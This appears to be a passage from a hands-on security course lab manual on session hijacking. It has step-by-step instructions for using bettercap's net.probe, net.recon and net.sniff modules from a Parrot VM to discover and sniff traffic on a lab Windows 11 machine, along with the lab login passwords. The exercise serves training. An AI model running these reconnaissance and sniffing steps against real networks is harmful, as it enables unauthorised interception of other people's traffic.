
Note: We will use the **Parrot Security (10.10.1.13)** machine to carry out a session hijacking attack on the **Windows 11 (10.10.1.11)** machine.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click Continue. In the **Sign in with Microsoft** wizard click **Cancel** to continue.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network. Click **Search** icon () on the **Desktop**. Type **wire** in the search field, the **Wireshark** appears in the result, click **Open** to launch it.

Module 11 – Session Hijacking



3. The Wireshark Network Analyzer window opens. Double-click the primary network interface (in this case, **Ethernet**) to start capturing network traffic.

Note: If a Software Update pop-up appears click on Remind me later.



4. Wireshark starts capturing network traffic. Leave it running.
5. Now, we shall launch a session hijacking attack on the target machine (**Windows 11**) using **bettercap**.


Note: To do so, you may either follow **Steps 7-15** below, or refer to Task 2 (Intercept HTTP Traffic using bettercap) in Lab 1.

6. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
7. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
8. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
9. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

10. Now, type **cd** and press **Enter** to jump to the root directory.
11. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

Note: **-iface:** specifies the interface to bind to (here, **eth0**).



The screenshot shows a terminal window titled "bettercap -iface eth0 - Parrot Terminal". The terminal content is as follows:

```

[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[-]
#bettercap -iface eth0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]

10.10.1.0/24 > 10.10.1.13 »

```

The terminal window has a dark background with green text. The cursor is at the bottom of the terminal window.

12. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect them.
13. Type **net.recon on** and press **Enter**. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.

Note: The net.recon module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.

14. Type **net.sniff on** and press **Enter**. This module is responsible for performing sniffing on the network.
15. You can observe that bettercap starts sniffing network traffic on different machines in the network, as shown in the screenshot.

The screenshot shows a terminal window titled "bettercap -iface eth0 - Parrot Terminal". The terminal is running on a Parrot OS system. The user has entered the command "bettercap -iface eth0" to start the tool. Bettercap has detected several endpoints on the network, including a Windows 11 machine (10.10.1.11) and a Server 2019 machine (10.10.1.19). The user then runs "net.recon on" and "net.sniff on" commands. The terminal output shows the tool's internal logs and the captured network traffic.

